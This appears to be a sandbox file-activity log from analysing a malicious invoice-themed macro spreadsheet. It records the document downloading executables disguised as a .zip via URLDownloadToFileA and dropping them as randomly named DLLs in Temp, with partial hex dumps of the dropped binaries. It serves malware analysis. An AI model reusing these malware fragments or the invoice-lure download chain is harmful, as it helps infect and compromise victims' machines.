C:\Users\user\AppData\Local\Temp\kxwni.dll	unknown	10558	54 24 3c 01 54 24 4c 83 6c 24 14 01 8b c3 0f 85 62 fe ff ff 5f 5e 5d 5b 83 c4 30 c3 cc cc cc cc 83 ec 34 6a 20 e8 86 1c ff ff d9 5c 24 18 8d 44 24 50 6a 20 50 e8 46 dc fe ff 6a 20 8d 07 72 77 bd 15 2e b1 d5 d3 de f2 7c 02 3b d8 8b 1b a0 ff a5 a1 aa a3 00 a5 00 ff a7 00 a9 5a 4d 9a 49 67 8b 9e 8c 9d a7 e5 1d a9 45 81 6d a0 a3 00 00 a1 ff 00 00 00 ff a6 00 00 a7 00 00 ff ff f4 4f 02 8e 44 52 6e 6f 75 eb c5 bb b9 2f 27 27 21 04 ee 0a 2e d8 a9 f9 c2 ef 6a 6d a7 83 39 13 d4 21 4e 0c 07 5d 70 20 4e 0e 05 04 4f b3 37 00 00 00 ff a6 00 a3 00 a7 ff a6 00 a4 a6 ff a6 a0 b4 9a 23 2b ea 68 00 00 a3 a2 00 00 a3 a4 00 a7 00 a4 00 00 00 f1 0f bf 84 73 43 0f c6 c3 db ed 2d 3f 07 6e cf 5c 42 77 e0 34 05 c2 e5 da 6c 88 4c fd 5f 18 9b 6f 04 da aa a5 a3 00 a9 a2 a4 a2 00 ff	T$<.T$L.l$.....b..._^][..0... ....4j .....\$..D$Pj P.F...j ..rw.....|.;..... .ZM.Ig.....E.m..... .....O..DRnou..../"!..... .jm..9..!N..]p N...O.7..... .....#+.h..... ....sC.....-?.n.\Bw.4....l.L._ ..o.....	success or wait	59	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kxwni.dll	unknown	204966	00 00 74 00 42 20 04 04 36 00 0a 00 65 57 20 0a 00 00 4b 00 04 00 3e 00 00 72 00 00 04 3c 04 0d 00 20 00 6f 00 00 35 6e 74 6d 00 20 6d 74 74 61 20 04 65 34 38 72 00 20 30 04 3e 6f 65 09 0a 00 00 04 53 20 09 20 6f 00 3c 09 00 00 00 00 00 53 04 2f 20 00 20 00 20 30 09 6d 65 3d 2f 6e 00 04 04 00 00 31 00 6f 42 72 6e 00 00 6e 00 00 00 00 6c 3c 6f 65 00 61 30 00 6c 73 3b 44 34 00 00 74 00 20 04 64 3b 75 3c 62 00 00 3e 04 6e 6d 04 6f 04 00 38 74 04 65 00 6c 20 00 20 00 04 00 04 3c 64 04 72 00 00 40 32 61 20 09 32 04 00 09 69 00 00 04 6e 00 04 65 00 54 00 00 04 3a 04 04 00 0a 70 6d 00 75 38 04 2d 20 00 00 00 3d 00 04 3a 3c 00 2f 00 00 00 3d 3e 67 04 04 00 65 00 3d 00 6e 00 00 31 61 00 00 45 00 00 04 69 00 00 04 00 00 61 04 00 2f 74 3e 61 00 00 04 6f 00 04 09 00	..t.B ..6...eW ...K...>..r...<... .o..5ntm. mtta .e48r. 0.>o e.....S . o.<.....S./ . . 0.m e=/n.....1.oBrn..n....l<oe.a0 .ls;D4..t. .d;u<b..>.nm.o..8t.e.l . .... <d.r..@2a .2...i...n. .e.T...:....pm.u8.- ...=..:</ ...=>g...e.=.n..1a..E...i..... a../t>a...o....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	569	505	c4 56 4b 6f 9c 30 10 be 57 ea 7f 40 be 56 e0 4d 2a 55 55 b5 6c 0e 4d 7a 6c 23 25 95 7a f5 9a 01 dc f5 4b b6 43 d8 7f df 31 6c 36 e9 96 c7 a2 46 ed 05 83 cd f7 98 b1 99 61 7d d5 2a 99 34 e0 bc 30 3a 27 17 d9 8a 24 a0 b9 29 84 ae 72 f2 fd fe 4b fa 91 24 3e 30 5d 30 69 34 e4 64 0f 9e 5c 6d de be 59 df ef 2d f8 04 d1 da e7 a4 0e c1 7e a2 d4 f3 1a 14 f3 99 b1 a0 71 a5 34 4e b1 80 8f ae a2 96 f1 1d ab 80 5e ae 56 1f 28 37 3a 80 0e 69 88 1c 64 b3 be 86 92 3d c8 90 dc b4 38 dd 3b d9 0a 4d 92 cf fd 7b 51 2a 27 cc 5a 29 38 0b 68 94 36 ba 38 11 49 4d 59 0a 0e 85 e1 0f 0a a9 33 6f 1d b0 c2 d7 00 41 c9 cc 3a 81 8a ee 0e 42 c0 c0 3c a1 83 9a 56 57 27 9a 42 45 cf 71 7e 18 01 aa 1c 44 b4 69 5c 19 c6 38 90 fe 04 34 13 9a ed 73 97 21 b2 0b df d7 c2 fa 77 98 e0 11 85 b8 32	.VKo.0..W..@.V.M*UU.l.M zl#%.z. ....K.C...1l6....F.....a}.* .4..0:'...$..)..r...K..$>0]0i4 .d..\m..Y..-.....~..... q.4N.....^.V.(7:..i..d... .=....8.;..M...{Q*'.Z)8.h.6.8. IMY.....3o.....A..:....B..<. ..VW'.BE.q~....D.i\..8...4...s .!.....w.....2	success or wait	26	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\561F0000	1074	2	03 00	..	success or wait	30	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 ef ce 55 a8 fb 01 00 00 c2 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!...U............ [Content_Types].xml ... (....................................	success or wait	32	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	5237	4096	ec 7d 7b 74 1d d5 79 ef 9e 39 23 79 ac 97 8f 84 31 c2 38 78 2c 1b fb d8 18 e5 c8 38 46 98 47 46 b2 6c 64 6a 1b 81 1d a2 50 82 8f 64 cb 96 8c 2c 1d 24 d9 11 04 c2 b1 ad 24 22 97 66 29 5c ea ea 92 47 45 2e 37 d5 4d 72 89 c8 62 a5 72 ca 5a 57 26 29 51 bb 7a 1b c1 6a ba dc fb 07 08 97 26 5a 49 93 25 4a 68 74 6f 53 74 7f bf fd 38 67 ce d1 c8 96 4d db 34 77 75 4b df d9 df fe ed ef fb f6 73 f6 ec d9 b3 67 66 e2 87 a5 93 cf be b0 fc 4d 91 e3 6e 17 11 f1 de ec 62 91 1f c0 6d f0 96 09 47 85 60 98 f4 de ec ec ac 81 1f 07 83 e0 7f b8 df 92 1a f8 67 e4 73 11 da ec 4e 90 03 ca 03 b1 cd 8b 40 2b 40 8b 41 05 a0 42 10 db b9 18 7e 09 a8 1c 14 05 95 82 ca 40 57 80 96 82 ae 04 2d 03 5d 05 72 41 57 83 96 83 ae 01 7d 00 74 07 e8 5a d0 4a d0 fd a0 55 a0 9b 41 ab 41 6b 40 d7 81	.}{t..y..9#y....1.8x,.....8F. GF.ldj....P..d...,.$.....$".f)\...GE.7.Mr..b.r.ZW&)Q.z.. j.. ....&ZI.%JhtoSt...8g....M.4 wuK.....s....gf.....M..n... ..b...m...G.`..... g.s...N.....@+@.A..B....~.. .....@W.....-.].rAW.....}.t..Z .J...U..A.Ak@..	success or wait	10	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	31187	3002	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 c8 00 00 00 fe 08 03 00 00 00 48 a5 ba 1c 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 e6 e6 e8 aa aa aa c7 c7 c7 6f 6e 70 b0 b1 f9 98 d3 ed f6 f6 f6 ff ff ff c9 9a 3d 6f 00 00 0b 38 49 44 41 54 78 da ec 5d 89 82 a3 30 08 05 d2 92 ff ff e3 0d 57 d4 1d 3b b5 ad 76 4c 8b db 75 ac 57 7d 06 08 10 20 50 3f 64 81 04 92 40 12 48 02 49 20 09 24 81 7c 36 10 2c 05 b9 94 42 95 da 9a 91 64 4f fb d2 3e 28 7b b0 fd 45 a8 54 db 07 50 0e b7 15 b7 15 d3 9e 4f c6 e5 da 7e bd ad 2e ed f7 59 1f 0a f5 b9 ae b2 2a 7c 1f 48 bb 04 a1 b4 2b 75 8b 8b 7c 41 f9 d2 6e 08 72 43 c0 86 b6 f6 55 c3 04 15 1a 88 03 80 5c cb 95 04 0d 15 80 72 6d	.PNG.....IHDR.....H.....tEXtSoftware.AdobeImageReadyq.e<....PLTE.....onp.....=o...8IDATx..]..0.....W..;..vL..u.W}... P?d...@.H.I .$.|6.,...B....dO..>({..E.T..P.....O...~.....Y.....*|.H....+u..|A..n.rC....U.....\.....rm	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\561F0000	49461	2322	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ef ce 55 a8 fb 01 00 00 c2 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ef 46 65 a4 4f 01 00 00 d2 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c7 cb 20 75 8f 02 00 00 72 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e9 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...U..... .....[Content_Types].xmlPK..-.....!..U0#....L .....4..._rels/.re lsPK..-.....!..Fe.O..... .....Z...xl/_rels/wor kbook.xml.relsPK..-.....!. .. u....r..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hknmwj[1].zip	unknown	773	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~...{.....x.{...~.M.{.....{...x.y.{.....j.{.o.z.;.{...r.n.{...{.n.{.....n.{...y.n.{.Richo.{.....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hknmwj[1].zip	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b9 50 3d 0e	....P=.	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hknmwj[1].zip	unknown	4164	66 39 15 20 f0 0c 10 77 1c 8b c1 66 89 0d 12 f0 0c 10 2b c7 8d 14 45 6a 00 00 00 8b c2 2b c1 2b c7 8b c8 eb 06 8b 15 3c f0 0c 10 0f b7 3d 18 f0 0c 10 0f b7 05 22 f0 0c 10 2b c7 3d d0 00 00 00 75 12 b8 ac 31 00 00 2b f1 03 f0 8d 04 4d a5 ff ff ff eb 06 8d 34 be 8d 42 63 5f 89 35 08 f0 0c 10 5e 5d a3 3c f0 0c 10 5b 59 59 c3 83 ec 40 0f b6 05 06 f0 0c 10 8b 54 24 44 6a 02 59 2b c8 0f b7 05 20 f0 0c 10 2b 4c 24 44 03 d1 8b 0d 40 f0 0c 10 3b c1 77 15 66 a1 04 f0 0c 10 f7 d9 66 a3 12 f0 0c 10 66 89 0d 04 f0 0c 10 53 55 56 57 52 e8 db fa ff ff 8b 3d 00 f0 0c 10 bd db 46 00 00 8b 1d 40 f0 0c 10 66 8b 15 04 f0 0c 10 89 44 24 38 b8 24 f0 0c 10 59 89 44 24 38 8b f0 0f b7 05 16 f0 0c 10 3b f8 74 27 0f b7 c7 66 03 d2 66 01 06 8b c8 0f b7 c3 66 03 d0 66 03 d1 66 03 d2	f9. ...w...f.....+...Ej.....+ .+.......<.....=.......''...+.= ....u...1..+.....M.......4..Bc _.5....^].<...[YY...@.....T $Dj.Y+.... ...+L$D....@...;.w. f.....f.....f.....SUVWR.... ..=.....F....@...f.....D$8. $...Y.D$8.....;.t'...f..f. .....f..f..f..	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	13129	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~...{.....x.{...~.M.{.....{...x.y.{.....j.{.o.z.;.{...r.n.{...{.n.{.....n.{...y.n.{.Richo.{.....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\hknmwj[1].zip	unknown	8192	de ee d9 cd de c4 d9 cb d9 5c 24 58 d9 44 24 58 d8 4c 24 10 de c4 d9 04 30 8b 44 24 2c d8 26 d8 24 08 8b 44 24 30 d8 04 08 dc 0d 40 f2 4c 01 d9 5c 24 58 d9 44 24 58 d9 c9 de cb de ca d9 ca de e1 d9 5c 24 58 d8 7c 24 58 eb 10 dd d8 dd dd dd db dd d9 dd d8 dd d8 dd d8 d9 ee d9 1f 8b 6c 24 54 83 c2 01 83 c1 04 83 c6 04 83 c7 04 3b d5 0f 8c cd fe ff ff 8b 4c 24 34 8b 54 24 38 01 54 24 48 8b 54 24 3c 01 54 24 4c 83 6c 24 14 01 8b c3 0f 85 62 fe ff ff 5f 5e 5d 5b 83 c4 30 c3 cc cc cc cc 83 ec 34 6a 20 e8 86 1c ff ff d9 5c 24 18 8d 44 24 50 6a 20 50 e8 46 dc fe ff 6a 20 8d 07 72 77 bd 15 2e b1 d5 d3 de f2 7c 02 3b d8 8b 1b a0 ff a5 a1 aa a3 00 a5 00 ff a7 00 a9 5a 4d 9a 49 67 8b 9e 8c 9d a7 e5 1d a9 45 81 6d a0 a3 00 00 a1 ff 00 00 00 ff a6 00 00 a7 00 00 ff ff	.....\$X.D$X.L$.....0.D$,. &.$..D$0.....@.L..\$X.D$X. .....\$X.|$X..... ....l$T.....;.....L$ 4.T$8.T$H.T$<.T$L.l$..... b..._^][..0.....4j .....\$..D$Pj P.F...j ..rw.....|.;..... .....ZM.Ig.....E.m...	success or wait	111	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	20070	0c 10 8b 6c 24 3c 0f b7 de 2b cb 66 03 0d 04 f0 0c 10 6a 63 58 66 03 c8 0f b7 c1 89 44 24 54 0f b7 c1 39 54 24 54 72 20 66 29 1d 20 f0 0c 10 8d 04 36 2b d0 8b 44 24 54 05 54 ce ff ff 03 d0 0f b7 c1 89 15 40 f0 0c 10 8b cf 2b c8 b8 24 f0 0c 10 2b cd 66 89 0d 04 f0 0c 10 66 3b 3d 16 f0 0c 10 74 2b 66 01 38 66 03 c9 0f b7 c2 66 03 c8 66 03 cf 66 03 c9 66 03 c8 b8 db 46 00 00 66 03 cf 66 03 c8 8b 44 24 38 66 89 0d 04 f0 0c 10 83 e8 02 89 44 24 38 3d 10 f0 0c 10 7f be 0f b6 05 06 f0 0c 10 5f 5e 5d 5b 83 c4 40 c3 55 8b ec 51 51 8b 15 00 f0 0c 10 53 56 8b 35 40 f0 0c 10 57 bf 24 f0 0c 10 6a 3e 8b cf 5b 66 3b 1d 16 f0 0c 10 74 0f 66 01 19 8d 86 87 c2 00 00 6b c0 03 8d 14 90 83 e9 02 81 f9 10 f0 0c 10 7f dd 8b 45 08 0f b6 0d 06 f0 0c 10 89 45 f8 8b 45 0c 0f b7 d8	...l$<...+.f.....jcXf.....D$ T...9T$Tr f). .....6+..D$T.T.. ....@.....+..$...+.f..... f;=....t+f.8f.....f..f..f..f.. ..F..f..f...D$8f.....D$8= ....._^][..@.U..QQ.... ..SV.5@...W.$...j>..[f;.....t. f.....k.....E.. .....E..E....	success or wait	19	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nnmumzom.dll	unknown	10699	2d 63 6f 6d 3a 61 73 6d 2e 76 33 22 3e 0d 0a 20 20 20 20 3c 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 20 20 20 20 3c 72 65 71 75 65 73 74 65 64 45 78 65 63 75 74 69 6f 6e 4c 65 76 65 6c 20 6c 65 76 65 6c 3d 27 61 73 49 6e 76 6f 6b 65 72 27 20 75 69 41 63 63 65 73 73 3d 27 66 61 6c 73 65 27 20 2f 3e 0d 0a 20 20 20 20 20 20 3c 2f 72 65 71 75 65 73 74 65 64 50 72 69 76 69 6c 65 67 65 73 3e 0d 0a 20 20 20 20 3c 2f 73 65 63 75 72 69 74 79 3e 0d 0a 20 20 3c 2f 74 72 75 73 74 49 6e 66 6f 3e 0d 0a 3c 2f 61 73 73 65 6d 62 6c 79 3e 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	-com:asm.v3">.. <security>.. <requestedPrivileges>.. <requestedExecutionLevel level='asInvoker' uiAccess='false' />.. </requestedPrivileges>.. </security>.. </trustInfo>.. </assembly>....	success or wait	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FC6F526	WriteFile
C:\Users\user\Desktop\~$1_Total New Invoices-Thursday January 21_2021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FC6F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\863F0000	569	505	c4 56 4b 6f 9c 30 10 be 57 ea 7f 40 be 56 e0 4d 2a 55 55 b5 6c 0e 4d 7a 6c 23 25 95 7a f5 9a 01 dc f5 4b b6 43 d8 7f df 31 6c 36 e9 96 c7 a2 46 ed 05 83 cd f7 98 b1 99 61 7d d5 2a 99 34 e0 bc 30 3a 27 17 d9 8a 24 a0 b9 29 84 ae 72 f2 fd fe 4b fa 91 24 3e 30 5d 30 69 34 e4 64 0f 9e 5c 6d de be 59 df ef 2d f8 04 d1 da e7 a4 0e c1 7e a2 d4 f3 1a 14 f3 99 b1 a0 71 a5 34 4e b1 80 8f ae a2 96 f1 1d ab 80 5e ae 56 1f 28 37 3a 80 0e 69 88 1c 64 b3 be 86 92 3d c8 90 dc b4 38 dd 3b d9 0a 4d 92 cf fd 7b 51 2a 27 cc 5a 29 38 0b 68 94 36 ba 38 11 49 4d 59 0a 0e 85 e1 0f 0a a9 33 6f 1d b0 c2 d7 00 41 c9 cc 3a 81 8a ee 0e 42 c0 c0 3c a1 83 9a 56 57 27 9a 42 45 cf 71 7e 18 01 aa 1c 44 b4 69 5c 19 c6 38 90 fe 04 34 13 9a ed 73 97 21 b2 0b df d7 c2 fa 77 98 e0 11 85 b8 32	.VKo.0..W..@.V.M*UU.l.M zl#%.z. ....K.C...1l6....F.....a}.* .4..0:'...$..)..r...K..$>0]0i4 .d..\m..Y..-.....~..... q.4N.....^.V.(7:..i..d... .=....8.;..M...{Q*'.Z)8.h.6.8. IMY.....3o.....A..:....B..<. ..VW'.BE.q~....D.i\..8...4...s .!.....w.....2	success or wait	26	7FEEAC59AC0	unknown
C:\Users\user\Desktop\863F0000	1074	2	03 00	..	success or wait	30	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\863F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 ef ce 55 a8 fb 01 00 00 c2 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!...U............. [Content_Types].xml ... (....................................	success or wait	32	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\863F0000	5237	4096	ec 7d 7b 74 1d d5 79 ef 9e 39 23 79 ac 97 8f 84 31 c2 38 78 2c 1b fb d8 18 e5 c8 38 46 98 47 46 b2 6c 64 6a 1b 81 1d a2 50 82 8f 64 cb 96 8c 2c 1d 24 d9 08 02 e1 d8 56 12 91 4b b3 14 2e 75 75 c9 a3 22 97 9b ea 26 b9 44 64 b1 52 39 65 ad 2b 93 94 a8 5d bd 8d 60 35 5d ee fd 03 84 4b 13 ad a4 c9 52 4a 68 74 6f 53 74 7f bf fd 38 67 ce d1 c8 96 4d db 34 77 75 4b df d9 df fe ed ef fb f6 73 f6 ec d9 b3 67 66 e2 07 a5 93 cf bd b8 fc 2d 91 e3 6e 17 11 f1 de ec 62 91 1f c0 6d f0 96 09 47 85 60 98 f4 de ec ec ac 81 9f 00 83 e0 7f b8 df 92 1a f8 67 e4 73 11 da ec 4e 90 03 ca 03 b1 cd 8b 40 2b 40 8b 41 05 a0 42 10 db b9 18 7e 09 a8 1c 14 05 95 82 ca 40 57 80 96 82 ae 04 2d 03 5d 05 72 41 57 83 96 83 ae 01 7d 00 74 07 e8 5a d0 4a d0 fd a0 55 a0 9b 41 ab 41 6b 40 d7 81	.}{t..y..9#y....1.8x,.....8F. GF.ldj....P..d...,.$.....V..K. ..uu.."...&.Dd.R9e.+...]..`5]. ...K....RJhtoSt...8g....M.4w uK.....s....gf.....-..n... ..b...m...G.`..... g.s...N.....@+@.A..B....~.. .....@W.....-.].rAW.....}.t..Z .J...U..A.Ak@..	success or wait	10	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\863F0000	31186	3002	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 c8 00 00 00 fe 08 03 00 00 00 48 a5 ba 1c 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 e6 e6 e8 aa aa aa c7 c7 c7 6f 6e 70 b0 b1 f9 98 d3 ed f6 f6 f6 ff ff ff c9 9a 3d 6f 00 00 0b 38 49 44 41 54 78 da ec 5d 89 82 a3 30 08 05 d2 92 ff ff e3 0d 57 d4 1d 3b b5 ad 76 4c 8b db 75 ac 57 7d 06 08 10 20 50 3f 64 81 04 92 40 12 48 02 49 20 09 24 81 7c 36 10 2c 05 b9 94 42 95 da 9a 91 64 4f fb d2 3e 28 7b b0 fd 45 a8 54 db 07 50 0e b7 15 b7 15 d3 9e 4f c6 e5 da 7e bd ad 2e ed f7 59 1f 0a f5 b9 ae b2 2a 7c 1f 48 bb 04 a1 b4 2b 75 8b 8b 7c 41 f9 d2 6e 08 72 43 c0 86 b6 f6 55 c3 04 15 1a 88 03 80 5c cb 95 04 0d 15 80 72 6d	.PNG.....IHDR.....H.....tEXtSoftware.AdobeImageReadyq.e<....PLTE.....onp.....=o...8IDATx..]..0.....W..;..vL..u.W}... P?d...@.H.I .$.|6.,...B....dO..>({..E.T..P.....O...~.....Y.....*|.H....+u..|A..n.rC....U.....\.....rm	success or wait	2	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
